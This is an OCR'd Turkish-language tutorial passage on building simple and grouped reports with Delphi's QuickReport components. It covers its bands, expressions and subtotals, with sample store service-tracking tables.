
❖ “HasTitle” bandı aktifleştirildikten sonra “QuickRep” kontrolüne ait görüntü aşağıdaki şekilde gerçekleşecektir.



❖ “HasTitle” bandına raporunuzun başlığını belirlemek için bir adet “QRLabel” kontrolü yerleştirip içeriğine (Caption özelliğine) “MAĞAZA SERVİS TAKİP ÇİZELGESİ” yazın.
❖ Yapmış olduğunuz değişikliklerin rapor görüntüsünü almak için “QuickRep” kontrolü üzerinde mousun sağ tuşuna tıklayıp “Preview” komutunu verebilirsiniz.
❖ “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “HasColumnHeader” bandına true değerini aktarın. Bu band sütun başlıklarının gösterileceği bandtır, rapor sayfalarınızın tamamının başlığında gözükecektir. Bu banda da beş adet “QRLabel” kontrolü yerleştirip içeriklerini sütun başlıklarını gösterecek metinle doldurun.



- “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasPageHeader**” bandına true değerini aktarın. Tüm sayfalarda gözükmesini isteyeceğiniz üst bilgiler için bu bandı kullanabilirsiniz. Bu banda “QRSysData” kontrolünden bir adet yerleştirip, “Object Inspector” penceresinden “**Data**” özelliğine “qrsDate” değerini aktarın. Bu kontrol artık aktif raporun basılma tarihini gösterecektir.




- Bu adımda tekrar “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasDetail**” bandına true değerini aktarın. Tablo sütun bilgilerinin yer aldığı bölüm bu kısımdır. Bu banda beş adet “QRDBText” kontrolü yerleştirip aşağıdaki ayarları herbiri için ayrı ayrı yapın.
- Birinci “QRDBText” kontrolünü seçip “Object Inspector” penceresinden “DataSet” özelliğine “Table1”, “DataField” özelliğinede göstereceği sütun değerlerini aktarın. Bu işlemi 5 kontrol için de ayrı ayrı yapın.

11.08.2003


MAĞAZA SERVİS TAKİP ÇİZELGESİ

MAĞAZA ADI	SERVİS TARİHİ	FİRMA	AÇIKLAMA	TUTAR
MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

- Şimdiki işlemimiz "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "**HasPageFooter**" bandını aktifleştirmek olacak. Bu band rapor sayfalarının hepsinde alt bilgi olarak kullanılacaktır. Genellikle sayfa sayısı veya toplam sayfa adedi gibi etiketlerin yer aldığı bölümdür. Bu kısma "**QRSysData**" kontrolünden bir adet yerleştirip "Data" özelliğine "**qrsPageNumber**" değerini aktarın. Bu işlemden sonra kontrol aktif sayfa sayısını gösterecektir.
- Basit raporlama için aktifleştireceğimiz son band "HasSummary" bandıdır. Bu band raporunuzun en sonunda gözükecek olan kısımdır. Genellikle rapor toplamlarına ait hesaplamaların yaptırılacağı yerdir. Bu banda yerleştireceğiniz "QRExp" kontrolü sayesinde tablo sütunlarınıza ait fonksiyonel hesaplatmaları yaptırabilirsiniz. Şimdi bir adet ("FATURATUTARI" sütununun alt hizasına) "QRExp" kontrolünü bu banda yerleştirip "Expression" özelliğine tıklayın, aşağıdaki pencere açılacaktır.



- "Function" ve "DataField" düğmelerini kullanarak yukarıda gösterilen formülü "Expression" penceresine girin. "OK" Basın.
- Bu aşamada raporunuza "preview" komutunu verirseniz "QRExp" kontrolü içerisinde hesaplanan değerin parasal formata çevrilmeden gösterildiğini göreceksiniz. Aksaklığı düzeltmek için "QRExp" kontrolünü seçip "Mask" özelliğine "###,###,### TL" değerini aktarıp raporunuzun önizlemesini alın.
- Yine "HasSummary" bandına "QRLabel" kontrolü yerleştirerek (QRExp kontrolünün etiketi olacak şekilde soluna yerleştirin) "Caption" özelliğine "TOPLAM FATURA TUTARI" yazın.
- Raporunuzu baskı önizleme konumuna getirirseniz görüntünüz aşağıdaki şekilde oluşacaktır.



- Bu adımda sütun başlıklarının altına kalın çizgi, kayıtların altlarına da ince çizgi çekmeyi göstereceğim. "**QrShape**" kontrolünden bir adet sütun başlıklarının altına (ColumHeader bandı) boydan boya çizin. Varsayılan olarak "Shape" özelliği "qrsRectangle" dır. Yani dikdörtgen çizer. Bu özelliğe "**qrsHorLine**" değerini aktarın ve "Pen" özelliğinin altında yer alan "Width" değerine "3" girip preview görüntüsünü alın. Aynı işlemi "Detail" band bileşenlerinin (QRDBText kontrolleri) altında da yapın fakat width değerini değiştirmeyin.

Gruplandırılmış Rapor Dosyası Oluşturmak:


Yukarıdaki raporda, kayıtlara dikkat edecek olursanız satırlar kayıt giriş sırasına göre oluşturulmuştur. Şimdiki işlemimizde aynı mağaza ismine sahip olan kayitların alt alta ve grup halini almış şekilde listelenmesini sağlayacağız. Aşağıda bu husus adım adım izah edilmektedir.

- İlk olarak formunuza bir adet "Table" (Query de olabilirdi) nesnesi yerleştirin. Ardından table nesnesi ile tablonuz arasındaki bağlantıyı gerçekleştirin (DataBaseName ile TableName özelliklerini ayarlayın).
- Table nesnenizin (Table1) Active özelliğini true yapın.
- Bu adımda formunuza bir adet "QuickRep" kontrolü taşıyıp bırakın.
- "QuickRep" kontrolün Object Inspector" penceresinden "Dataset" özelliğine "Table1" değerini girin.
- Tekrar "QuickRep" kontrolünü seçin ve "Object Inspector" penceresinde yer alan "Bands" özelliğinin solundaki "+" işaretine tıklayın.
- Alt seçenekleri açılacaktır.
- Açılan bu bandlardan "HasTitle" olan özelliği true yapın.
- Delphi otomatik olarak "Title" bandını "QuickRep" kontrolünün içerisinde oluşturacaktır. Bu banda yerleştirilecek içerikler sadece raporunuzun ilk sayfasının başlangıcında yer alacaktır. Diğer sayfalara bu bandın herhangi bir etkisi yoktur.
- "HasTitle" bandına raporunuzun başlığı belirlemek için bir adet "QRLabel" kontrolü yerleştirip içeriğine (Caption özelliğine) "MAĞAZA SERVİS TAKİP ÇİZELGESİ" yazın.
- Yapmış olduğunuz değişikliklerin rapor görüntüsünü almak için "QuickRep" kontrolü üzerinde mousun sağ tuşuna tıklayıp "Preview" komutunu verebilirsiniz.
- "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "HasColumnHeader" bandına true değerini aktarın. Bu band sütun başlıklarının gösterileceği bandtır, rapor sayfalarınızın tamamının başlığında gözükecektir. Bu banda da beş adet "QRLabel" kontrolü yerleştirip içeriklerini sütun başlıklarını gösterecek metinle doldurun.
- "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "**HasPageHeader**" bandına true değerini aktarın. Tüm sayfalarda gözükmesini isteyeceğiniz üst bilgiler için bu bandı kullanabilirsiniz. Bu banda "QRSysData" kontrolünden bir adet yerleştirip, "Object Inspector" penceresinden "**Data**" özelliğine "qrsDate" değerini aktarın. Bu kontrol artık aktif raporun basılma tarihini gösterecektir.
- Buraya kadar olan kısım yukarıdaki örnekle aynı olacaktır. Şimdi göstereceğim adımlar Gruplandırma işlemini gerçekleştirecektir. Dikkatlice inceleyiniz


- “Qreport” yaprağında yer alan “QRGroup” kontrolünden bir adet “QuickRep” kontrolünün üzerine yerleştirin. Otomatik olarak “GroupHeader” özelliğini alacaktır. Bu banda gruplandırma yapacağınız sütun veya sütunları yerleştirebilirsiniz. “Qreport” yaprağından bir adet “QRDBText” kontroünü “MAGAZAADI” sütununun altına gelecek şekilde yerleştirin. “DataSet” özelliğine “Table1”, DataField” özelliğine de “MAGAZAADI” sütununu aktarın. Mousun sağ tuşuna basıp “Preview” görüntüsü alırsanız, aşağıdaki ekran görüntüsüyle karşılaşırsınız.

- Raporun “MAGAZAADI” sütununa göre alfabetik sırada oluşmasının sebebibi “Object Inspector” penceresinden “Index Name” özelliğine paradox tablosunda secondary index olarak tanımlanmış olan “MAGAZAADIINDEX” değerinin aktarılmış olmasından kaynaklanmaktadır (Gruplandıma yapacağınız sütunu tablonuzda index tanımlamalı ve aktif hale getirmelisiniz. Şayet Query kontrolünü kaynak olarak kullandıysanız, o zaman indexe gerek yoktur sadece “Gruplandırma yapacağınız sütuna göre “Order By” komutunu kullanmalısınız).
- Bu adımda “QuickRep” kontrolünü seçip “Daha önce anlatıldığı gibi “Object Inspector” penceresinden “HasDetail” bandına true değerini aktarın. Bu bandın içerisine dört (4) adet “QRDBText” kontrolü yerleştirin. Dört tane dememizin sebebi “MAGAZAADI” sütunu içeriğini gösterecek olan kontrol “GroupHeader” bandına yerleştirilmiştir. Geri kalan dördünü bu banda yerleştirmelisiniz. Dört kontrol için “DataSet” ve

"DataField" özelliklerini ayarlayın. Raporun tasarım anındaki en son görüntüsü aşağıda verilmiştir.



- Yine bu adım gruplandırma işlemi için çok önemli, "Qreport" yaprağında yer alan "QRBand" kontrolünden bir adet "QuickRep" kontrolünün üzerine çizin. Varsayılan olarak "Title" bandı olarak gözükecektir. Bu bandın "Object Inspector" penceresinden "**BandType**" özelliğine "**rbGroupFooter**" değerini aktarın.
- Şimdi daha önceden eklemiş olduğunuz "QRGroup1" bandını seçip "Object Inspector" penceresinden "**Footer Band**" özelliğine "QRBand1" değerini aktarın. Artık bu iki band grup işlemleri için eşgüdümlü olarak çalışacaktır.
- "Bu adımda "QRBand1" (Group Footer) kontrolüne bir adet "QRExp" kontrolü yerleştirin. "**Expression**" özelliğine tıklayarak aşağıdaki formülü girin.



- Yapmış olduğunuz bu hesaplamanın etiketini belirlemek amaçlı "QRBand1" kontrolüne bir adet "QRLabel" kontrolü yerleştirip "Caption" özelliğine "ALT TOPLAM" içeriğini girin ("QRExp" kontrolünün hemen soluna).
- Tekrar "QRGroup" bandını (Group Header) seçerek "Expression" özelliğine aşağıdaki formülü girin (Gruplandırma yapılacak sütunu belirtmek gerekiyor).

Close


12.08.2003

MAĞAZA SERVİS TAKİP ÇİZELGESİ

MAĞAZA ADI	SERVİS TARİHİ	FİRMA	AÇIKLAMA	TUTAR
DIA				
	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
			ALT TOPLAM:	**625.000.000 TL**
GIMA				
	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
			ALT TOPLAM:	**700.000.000 TL**
GURALLAR				
	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
			ALT TOPLAM:	**825.000.000 TL**
GURSOYLAR				


of 1

- “QuickRep” kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden “Preview” seçeneğine tıklarsanız yukarıdaki görüntüyle karşılaşırsınız. Her mağazanın altında, alt toplam olarak sonuçların gösterildiği sanıyorum dikkatinizi çekmiştir.
- Şimdiki işlemimiz “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasPageFooter**” bandını aktifleştirmek olacak. Önceki örnekte izah edildiği gibi bu band rapor sayfalarının hepsinde alt bilgi olarak kullanılacaktır. Genellikle sayfa sayısı veya toplam sayfa adedi gibi etiketlerin yer aldığı bölümdür. Bu kısma “**QRSysData**” kontrolünden bir adet yerleştirip “Data” özelliğine “**qrsPageNumber**” değerini aktarın. Bu işlemden sonra kontrol aktif sayfa sayısını gösterecektir.
- Gruplandırılmış rapor oluşturmak için aktifleştireceğimiz son band “**HasSummary**” bandıdır. Şimdi bir adet (“FATURATUTARI” sütununun alt hizasına) “QRExp” kontrolünü bu banda yerleştirip “Expression” özelliğine tıklayın, aşağıdaki pencere açılacaktır.



- “Function” ve “DataField” düğmelerini kullanarak yukarıda gösterilen formülü “Expression” penceresine girin. “OK” Basın.
- Bu aşamada raporunuza “preview” komutunu verirseniz “QRExp” kontrolü içerisinde hesaplanan değerin parasal formata çevrilmeden gösterildiğini göreceksiniz. Aksaklığı düzeltmek için “QRExp” kontrolünü seçip “Mask” özelliğine “###,###,### TL” değerini aktarıp raporunuzun önizlemesini alın.
- Yine “HasSummary” bandına “QRLabel” kontrolü yerleştirerek (QRExp kontrolünün etiketi olacak şekilde soluna yerleştirin) “Caption” özelliğine “TOPLAM FATURA TUTARI” yazın.

❖ Raporunuzu baskı önizleme konumuna getirirseniz görüntünüz aşağıdaki şekilde oluşacaktır.




❖ "Group Footer" kısmında yer alan "Alt Toplam" değerinin kümülatif (Bir önceki alt toplama eklenerek) gittiğine dikkat etmişsinizdir. Şayet her tolamın birbirinden bağımsız olarak gösterilmesini isterseniz o zaman aşağıdaki adımları izlemelisiniz.

